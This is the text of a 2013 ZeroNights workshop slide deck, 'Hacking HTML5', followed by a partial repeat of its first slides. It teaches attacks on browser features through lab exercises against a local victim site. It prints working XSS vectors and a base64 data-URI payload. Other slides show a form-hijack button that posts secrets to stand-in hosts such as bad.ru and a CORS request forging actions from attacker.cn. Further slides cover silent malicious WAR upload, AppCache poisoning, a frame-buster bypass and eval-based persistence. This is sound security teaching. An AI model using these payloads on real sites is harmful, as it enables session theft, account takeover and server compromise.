
VirtualBox (~4 gb needed)
shared folder - dir with upacked
zeronights.zip
NoVirtualBox?
unpack zeronights.zip
Apache + PHP
Chrome + Firefox
host root dir as
//localvictim and
//127.0.0.1
/evil dir as
//evillogin:ubuntu, pass: ?
http://10.10.0.1/
Hacking HTML5
Krzysztof Kotowicz
ZeroNights 2013
/whoami
• I work at SecuRing and Cure53
• I do web security research
• I present at cons (BlackHat, BRUCon, Hack
In Paris, OWASP AppSec, CONFidence, ...)
• @kkotowicz
• blog.kotowicz.net
Plan
hacks = [
"Same Origin Policy — quirks, flavors & bypasses",
"XSSing with HTML5 — twisted vectors & amazing exploits",
"Exploiting Web Messaging",
"Attacking with Cross Origin Resource Sharing",
"Targeting Client side storage and Offline Cache Poisoning",
"Using WebSockets for attacks",
"Iframe sandboxing & clickjacking",
"Bypassing Content Security Policy",
"Webkit XSS Auditor & IE Anti-XSS filter — behind the scenes",
]
Plan
def plan():
! general_intro()
! known = [js, xss, http, ..]
! for h in hacks:
! ! known.append(h)
! ! intro(h, short=True)
! ! attack_with(known)
Disclaimer
• Workshops highly practical
• Firebug & similar tools knowledge assumed
• Medium-to-hard tasks
• Limited time - try at home!
• Ask questions please!
• Of course - use all this for educational
purposes & doing legitimate stuff
Lab setup
• ubuntu:ubuntu
• http://localvictim
• http://evil
• /home/ubuntu/Desktop/remote/
• evil/solutions
Same Origin Policy
quirks, flavors & bypasses

Same Origin Policy
• Security model for the web
• Restrict communication between applications from different
origins
• Origin = scheme + host + port
http://example.com/document
http://example.com/other/document/here
https://example.com/document
https://www.example.com/document
http://example.com:8080/document 

Same Origin Policy
• Multiple same origin policies - cookies,
DOM access, Flash, Java, XMLHttpRequest
• Different rules for policies
• Multiple quirks
SOP Bypass vs XSS
• SOP bypass = read / write across origins
• e.g. read DOM elements
• set cookies
•browser / specs bug
• XSS - execute code on target origin
•application bug
SOP Quirks
• Java applets
• example.com === example.net
• Shared hosting => SOP bypass
$ host example.com
example.com has address 93.184.216.119
$ host example.net
example.net has address 93.184.216.119
SOP Quirks
• IE - port does not matter
http://example.com:8080 == http://example.com/
• cookies: Any subdomain can set cookies to
parent domains
• microsoft.com must trust all
*.microsoft.com sites
SOP Quirks
• cookie forcing - write arbitrary cookies
•HTTPS
• Set-Cookie: admin=false; secure
• HTTP (man-in-the-middle)
• Set-Cookie: admin=true; secure
• Cookie: admin=true;
SOP side-channels
• window.name
• setting location
• traversing iframes
• iframe height, scrolling positions
• timing
• SVG filters - http://www.contextis.com/files/
Browser_Timing_Attacks.pdf
top.frames[1].frames[2].length
top.frames[1].frames[2].location=
<iframe name="yup.anything!you()want">
window.open('a_name')
Practice!
• http://localvictim/01-sop/1/
• alert ‘secret’ value
• http://localvictim/01-sop/2/
• detect if user is logged in or not
(x-domain)
• * http://localvictim/01-sop/1/index2.php
• alert ‘secret’ value

XSSing with HTML5
twisted vectors & amazing exploits
XSS in HTML5
<input|button autofocus>
<math>
<maction actiontype="statusline"
xlink:href="javascript:alert(3)">CLICKME
<mtext>http://google.com</mtext>
</maction>
</math>
<input oninput=alert(1) autofocus>
<div style="height:30px;overflow:scroll"
onscroll=alert(1)>.......</div>

XSS in HTML5
• Interesting form based vectors:
• Send form to your server
• Change target window
• Change encoding
<form id="f">
...
<button form=f formaction=//evil.me
formtarget=...>
<button form=f type=submit>

XSS in HTML5
<form id=f action=https://benign.com>
<input name=secret>
</form>
// anywhere in the document - notice no JS!
<button form=f formaction=http://bad.ru>CLICK
</button>
XSS in HTML5
• Data: URIs
• Evade filters
data:[<MIME-type>][;charset=<charset>][;base64],<data>
<a href=”data:text/html,
<script>alert(1)</script>”>XSS</a>
<a href=”data:text/html;base64,
PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==”>
btoa()
XSS in HTML5
• HTML5 helps with the exploitation
• WebSockets connection with C&C
• Extract local DB, geolocation, HTML5
filesystem
•
•
// stealth mode
history.pushState('/innocent-url')
// persistence
localStorage['code']='alert(/delayed/)';
// months later
eval(localStorage['code'])
Practice!
• http://localvictim/02-xss/
• alert one
• * send csrf token to //evil
Exploiting
Web Messaging
Web Messaging
Web browsers, for security and privacy reasons, prevent
documents in different domains from affecting
each other; that is, cross-site scripting is disallowed.
While this is an important security feature, it prevents pages
from different domains from communicating even when those
pages are not hostile.This section introduces a messaging
system that allows documents to communicate
with each other regardless of their source
domain, in a way designed to not enable cross-site
scripting attacks.
http://www.w3.org/TR/webmessaging/
Web Messaging
• ...designed not to
enable XSS
• http://html5demos.com/
postmessage2

Web Messaging
• client-side window-to-window
communication
• no server, no TCP traffic!
• cross domain by default

Web Messaging
<html> // my.domain
<iframe src=//other.domain/widget></iframe>
// sender
var w = frameElement.contentWindow;
var wOrigin = 'http://example.com'; // or "*"
w.postMessage('hi!', wOrigin);
// receiver
window.addEventListener("message", function(e) {
if (e.origin !== "http://example.com") {
alert('Ignoring ' + e.origin);
} else {
alert(e.origin + " said: " + e.data);
}
}, false);

Web Messaging
bugs
// frame could get replaced, you're sending to attacker!!!
frame.postMessage({secret:stuff}, "*");
window.addEventListener("message", function(e) {
! // no sender validation
! do_stuff_with(e.data);
! // are you kidding me??
! div.innerHTML = e.data;
}
Practice!
• http://localvictim/03-messaging/
• XSS the victim
• * hijack the contents of an email when
user enters it
Attacking with
Cross Origin
Resource Sharing
CORS
• Cross domain XHR, with credentials:
• cookies
• SSL/TLS client certificate
• HTTP auth credentials
• Target server decides to allow/forbid
Classic XHR
• In domain only
CORS
• Cross-domain allowed
CORS

• XHR request reaches the target server
• With appropriate credentials
• Can be abused for Cross Site Request
Forgery

CORS
// http://attacker.cn
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://victim.ch");
xhr.setRequestHeader("Content-Type", "text/
plain");
xhr.withCredentials = "true"; // cookies etc.
xhr.send("Anything");

CORS on the wire
Simple request
GET /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
…
HTTP/1.1 200 OK
Date: Mon, 01 Dec 2008 00:23:53 GMT
Server: Apache/2.0.61
Access-Control-Allow-Origin: http://src.example
Content-Type: application/json
{"secret-data":xxxxxx}
CORS on the wire
preflight
OPTIONS /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-MyHeader
…
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://src.example
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-MyHeader
Access-Control-Max-Age: 1728000

CORS on the wire
preflight
POST /data/ HTTP/1.1
Host: target.example
Origin: http://src.example
Content-Type: text/xml; charset=UTF-8
Content-Length: xxx
X-MyHeader: apikey=23423423
<?xml .....
…
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://src.example
Content-Type: text/plain
ok
CORS - weaknesses
• Again, wildcards:
• Access-Control-Allow-Origin: * =
everybody can read me
• A-C-A-O: <sender-origin> is even worse
• You can use CORS to send arbitrary blind
requests (CSRF)
• What if receiver is malicious?
Silent file upload
Content-Type: multipart/form-data; boundary=AaB03x
--AaB03x
Content-Disposition: form-data; name="submit-name"
Larry
--AaB03x
Content-Disposition: form-data; name="files";
filename="file1.txt"
Content-Type: text/plain
... contents of file1.txt ...
--AaB03x--
xhr.send("Anything");
Silent file upload
xhr.setRequestHeader("Content-Type",
"multipart/form-data, boundary=xxx");
xhr.send('
--xxxrn
Content-Disposition: form-data;
name="files"; filename="file1.txt"rn
Content-Type: text/plainrn
rn
ANYTHINGrn
--xxx--');
Silent file upload

• Simulates multipart/form-data request with
<input type=file> upload
• Already used to:
• Replace firmware in routers
• Take control of application servers
logUrl = 'http://glassfishserver/
management/domain/applications/
application';
fileUpload(c,"maliciousarchive.war");
Content injection

• http://website/#/a/page
• https://touch.facebook.com/#http://
example.com/xss.php
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html
<img src=x onerror=alert(1)>
xhr.open("GET", "/a/page");
Practice!
• http://localvictim/04-cors/
• XSS the victim and alert his user ID
Targeting Client side storage &
Offline Cache
Poisoning
AppCache

• HTML pages can specify a manifest URL
• Manifest
• text/cache-manifest MIME type
• Lists URLs that should be fetched and
stored
<html manifest=/cache.manifest>
Man in the middle
• Eavesdrop /
modify traffic
• XSS
• session hijack
(Firesheep)
• Doesn’t last long
AppCache poison
1. During MITM: inject poison
2. After MITM:
• robots.txt has invalid MIME type
• poisoned page fetched from cache
• code runs until offline cache is purged
<html manifest="/robots.txt">
....<script>evil_foo()</script>
CACHE MANIFEST
CACHE:
http://victim/
NETWORK:
*
Demo!
• http://localvictim/05-offline/
• perform offline attack with sslstrip
• google-chrome
--proxy-server=http://evil:10000
• payload: alert login & password
Using WebSockets for attacks
WebSockets

• 2-way TCP connection from browser to
server
• bandwidth efficient
• asynchronous - no request / response
model
• available to JS
WebSockets

• Handshake similar to HTTP
• Optionally encrypted with TLS (wss://)
• Dumb protocol
• No user authorization
• No user authentication
WebSockets
if (window.WebSocket) {
var url = 'ws://host:port/path'
,s = new WebSocket(url);
s.onopen = function(e) {};
s.onclose = function(e) {};
s.onmessage = function(e) {
// e.data - server sent data
};
s.send('hello server!');
}
WebSockets security

• Attack app-level protocols
• look for DoS, auth flaws
• Sometimes plain TCP services are tunneled over
WebSockets
• You can attack servers with:
• browser - xss
• browser - third party website
• custom client
Demo!
• cd /home/ubuntu/Desktop/remote/06-
websockets/websockify-master
• ./run.sh
• http://localvictim/06-websockets/
• login into ws://localvictim:9999
user ‘admin’
• * extract flag from admin home dir
Iframe sandboxing & clickjacking
Clickjacking
• You all know it.
• Don’t get framed
• Lots of websites use:
if (self !== top) {
! top.location = self.location;
}

Clickjacking - bypass
// evil framing victim wanting to jump out of frame
var kill_bust = 0
window.onbeforeunload = function(){kill_bust++};
setInterval(function() {
if (kill_bust > 0) {
kill_bust -= 2;
top.location = '204.php';
}}, 1);
// basically, a race condition on top reload

Clickjacking w/ HTML5
• IFRAME sandbox restricts what a frame can
do
• no allow-top-navigation =>
top.location.href = .... fails
<iframe src="http://victim.com" sandbox="
allow-forms
allow-scripts" />
Practice!
• http://localvictim/07-clickjacking/
• clickjack “Delete my account” button
Bypassing
Content Security Policy

CSP
• whitelist content on your website with
HTTP headers e.g.
• Mitigate XSS by forbidding inline scripting
• Only allow images from your CDN
• Only allow XHR to your API server
CSP
Content-Security-Policy:
default-src: 'none';
style-src: https://my.cdn.net;
script-src: 'self' https://ssl.google-analytics.com;
img-src: 'self' https://images.cdn.net;
report-uri: https://my.com/violations
CSP
• It’s XSS mitigation, XSS is still possible
via obscure vectors
• <iframe src=”filesystem://...>
• Chrome Extensions
• JSONP
CSP
• You can do much even without XSS
• http://lcamtuf.coredump.cx/postxss/
• content extraction - unclosed elements:
<img src=’..........<something>......’<else>
• other - http://ruxcon.org.au/assets/slides/
CSP-kuza55.pptx

CSP
• Still fresh concept & rapid development
• Fresh scary bugs
• https://bugzilla.mozilla.org/show_bug.cgi?
id=886164
•
Practice!
• http://localvictim/08-csp/1.php
• send CSRF token to //evil
• * http://localvictim/08-csp/2.php
• XSS (Firefox). If in Chrome, contact me ;)
Browser XSS filters
behind the scenes
Browser XSS filters
• Detect dangerous patterns in HTTP
request parameters (GET/POST)
• Observe for reflection in HTTP response
• Neutralize injection or block entire page
• X-Xss-Protection: 0|1
Browser XSS filters
Browser XSS filters
IE8
<[i]?f{r}ame.*?[ /+t]*?src[ /+t]*
(j|(&[#()=]x?0*((74)|(4A)|(106)|(6A));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|
D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([t]|(&[#()=]x?0*(9|(13)|(
10)|A|D);?))*(v|(&[#()=]x?0*((86)|(56)|(118)|(76));?))([t]|(&[#()=]x?0*(9
|(13)|(10)|A|D);?))*(a|(&[#()=]x?0*((65)|(41)|(97)|(61));?))([t]|(&[#()=]
x?0*(9|(13)|(10)|A|D);?))*(s|(&[#()=]x?0*((83)|(53)|(115)|(73));?))([t]|(
&[#()=]x?0*(9|(13)|(10)|A|D);?))*(c|(&[#()=]x?0*((67)|(43)|(99)|(63));?))(
[t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*{(r|(&[#()=]x?0*((82)|(52)|(114)|(7
2));?))}([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(i|(&[#()=]x?0*((73)|(49)|
(105)|(69));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(p|(&[#()=]x?0*((80
)|(50)|(112)|(70));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(t|(&[#()=]x
?0*((84)|(54)|(116)|(74));?))([t]|(&[#()=]x?0*(9|(13)|(10)|A|D);?))*(:|(&
[#()=]x?0*((58)|(3A));?)).
Browser XSS filters
Chrome
• complex rules, discovers different contexts,
tries to decode etc.
• http://src.chromium.org/viewvc/blink/trunk/
Source/core/html/parser/XSSAuditor.cpp?
revision=HEAD&view=markup
• Bypasses every other month
Browser XSS filters
tricks
• Use to disable benign scripts
(e.g. framebusters)
• Only GET / POST matched => use
cookies
• Multiple param injections = you always
win
Browser XSS filters
ASP.NET tricks
• http://soroush.secproject.com/blog/
2012/06/browsers-anti-xss-methods-in-asp-
classic-have-been-defeated/
• concatenation: input1=a&input1=b => a,b
• truncation:anything after %00 ignored
• transliteration: %u0117 => ė => e
Practice!
• http://localvictim/09-antixss/1.php
• * http://localvictim/09-antixss/irl.php
• * http://www.sdl.me/xssdemo/getxss.asp
• XSS’em all (Chrome)!
That is all.
thx. q&a?
Liked that?
//blog.kotowicz.net

Hacking HTML5 offensive course (Zeronights edition)

  • 1.
    VirtualBox (~4 gbneeded) shared folder - dir with upacked zeronights.zip NoVirtualBox? unpack zeronights.zip Apache + PHP Chrome + Firefox host root dir as //localvictim and //127.0.0.1 /evil dir as //evillogin:ubuntu, pass: ? http://10.10.0.1/ Hacking HTML5 Krzysztof Kotowicz ZeroNights 2013
  • 2.
    /whoami • I workat SecuRing and Cure53 • I do web security research • I present at cons (BlackHat, BRUCon, Hack In Paris, OWASP AppSec, CONFidence, ...) • @kkotowicz • blog.kotowicz.net Plan hacks = [ "Same Origin Policy — quirks, flavors & bypasses", "XSSing with HTML5 — twisted vectors & amazing exploits", "Exploiting Web Messaging", "Attacking with Cross Origin Resource Sharing", "Targeting Client side storage and Offline Cache Poisoning", "Using WebSockets for attacks", "Iframe sandboxing & clickjacking", "Bypassing Content Security Policy", "Webkit XSS Auditor & IE Anti-XSS filter — behind the scenes", ]
  • 3.
    Plan def plan(): ! general_intro() !known = [js, xss, http, ..] ! for h in hacks: ! ! known.append(h) ! ! intro(h, short=True) ! ! attack_with(known) Disclaimer • Workshops highly practical • Firebug & similar tools knowledge assumed • Medium-to-hard tasks • Limited time - try at home! • Ask questions please! • Of course - use all this for educational purposes & doing legitimate stuff
  • 4.
    Lab setup • ubuntu:ubuntu •http://localvictim • http://evil • /home/ubuntu/Desktop/remote/ • evil/solutions Same Origin Policy quirks, flavors & bypasses
  • 5.
    Same Origin Policy •Security model for the web • Restrict communication between applications from different origins • Origin = scheme + host + port http://example.com/document http://example.com/other/document/here https://example.com/document https://www.example.com/document http://example.com:8080/document  Same Origin Policy • Multiple same origin policies - cookies, DOM access, Flash, Java, XMLHttpRequest • Different rules for policies • Multiple quirks
  • 6.
    SOP Bypass vsXSS • SOP bypass = read / write across origins • e.g. read DOM elements • set cookies •browser / specs bug • XSS - execute code on target origin •application bug SOP Quirks • Java applets • example.com === example.net • Shared hosting => SOP bypass $ host example.com example.com has address 93.184.216.119 $ host example.net example.net has address 93.184.216.119
  • 7.
    SOP Quirks • IE- port does not matter http://example.com:8080 == http://example.com/ • cookies: Any subdomain can set cookies to parent domains • microsoft.com must trust all *.microsoft.com sites SOP Quirks • cookie forcing - write arbitrary cookies •HTTPS • Set-Cookie: admin=false; secure • HTTP (man-in-the-middle) • Set-Cookie: admin=true; secure • Cookie: admin=true;
  • 8.
    SOP side-channels • window.name •setting location • traversing iframes • iframe height, scrolling positions • timing • SVG filters - http://www.contextis.com/files/ Browser_Timing_Attacks.pdf top.frames[1].frames[2].length top.frames[1].frames[2].location= <iframe name="yup.anything!you()want"> window.open('a_name') Practice! • http://localvictim/01-sop/1/ • alert ‘secret’ value • http://localvictim/01-sop/2/ • detect if user is logged in or not (x-domain) • * http://localvictim/01-sop/1/index2.php • alert ‘secret’ value
  • 9.
    XSSing with HTML5 twistedvectors & amazing exploits XSS in HTML5 <input|button autofocus> <math> <maction actiontype="statusline" xlink:href="javascript:alert(3)">CLICKME <mtext>http://google.com</mtext> </maction> </math> <input oninput=alert(1) autofocus> <div style="height:30px;overflow:scroll" onscroll=alert(1)>.......</div>
  • 10.
    XSS in HTML5 •Interesting form based vectors: • Send form to your server • Change target window • Change encoding <form id="f"> ... <button form=f formaction=//evil.me formtarget=...> <button form=f type=submit> XSS in HTML5 <form id=f action=https://benign.com> <input name=secret> </form> // anywhere in the document - notice no JS! <button form=f formaction=http://bad.ru>CLICK </button>
  • 11.
    XSS in HTML5 •Data: URIs • Evade filters data:[<MIME-type>][;charset=<charset>][;base64],<data> <a href=”data:text/html, <script>alert(1)</script>”>XSS</a> <a href=”data:text/html;base64, PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==”> btoa() XSS in HTML5 • HTML5 helps with the exploitation • WebSockets connection with C&C • Extract local DB, geolocation, HTML5 filesystem • • // stealth mode history.pushState('/innocent-url') // persistence localStorage['code']='alert(/delayed/)'; // months later eval(localStorage['code'])
  • 12.
    Practice! • http://localvictim/02-xss/ • alertone • * send csrf token to //evil Exploiting Web Messaging
